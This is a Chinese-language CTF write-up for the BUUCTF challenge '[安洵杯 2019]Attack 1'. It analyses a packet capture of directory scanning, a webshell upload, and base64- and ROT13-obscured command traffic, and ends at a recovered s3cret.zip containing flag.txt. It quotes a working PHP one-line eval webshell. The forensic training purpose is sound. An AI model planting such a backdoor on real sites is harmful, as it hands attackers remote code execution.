文章题图:蓝发动漫少女,配文「刷题嘛~?一起呀」

BUUCTF: https://buuoj.cn/challenges


相关阅读
BUUCTF 题目「[安洵杯 2019]Attack 1」页面,附件为 attachment.zip

题目描述:

得到的 flag 请包上 flag{} 提交。

密文:

下载附件解压,得到Attack.pcap文件
解压得到的 Attack.pcap 与 attachment (1).zip


解题思路:

1、打开流量包,根据题目提示,寻找攻击流量。首先,发现攻击者进行了目录扫描,在靠后位置发现上传一句话木马

目录扫描

Wireshark 包列表:出现 /admin/admin.php、update.php、/wp-admin/install.php 等扫描请求

上传一句话木马


过滤 tcp.stream eq 819,可见 POST /upload.php 请求


追踪该 TCP 流:上传 config.php,内容为一句话木马 <?php @eval($_POST['hack']);?>

往下分析,发现一组TCP流量疑似执行命令,请求流量经过base64混淆,返回流量使用ROT13加密

请求流是一长串 Base64 混淆的命令

继续分析其他TCP流,发现目录下多出一个s3cret.zip文件。(据说,可以通过文件大小异常,推测文件中包含其他文件,使用foremost分离文件)


返回流为 ROT13 加密内容,红框里可见 s3cret.zip 等文件名

CyberChef ROT13 解码后显示 C:\phpstudy_pro\WWW 目录,其中 s3cret.zip 被红框标出

在下一组流量中,找到zip压缩包的“PK”文件头,以及一个flag.txt文件
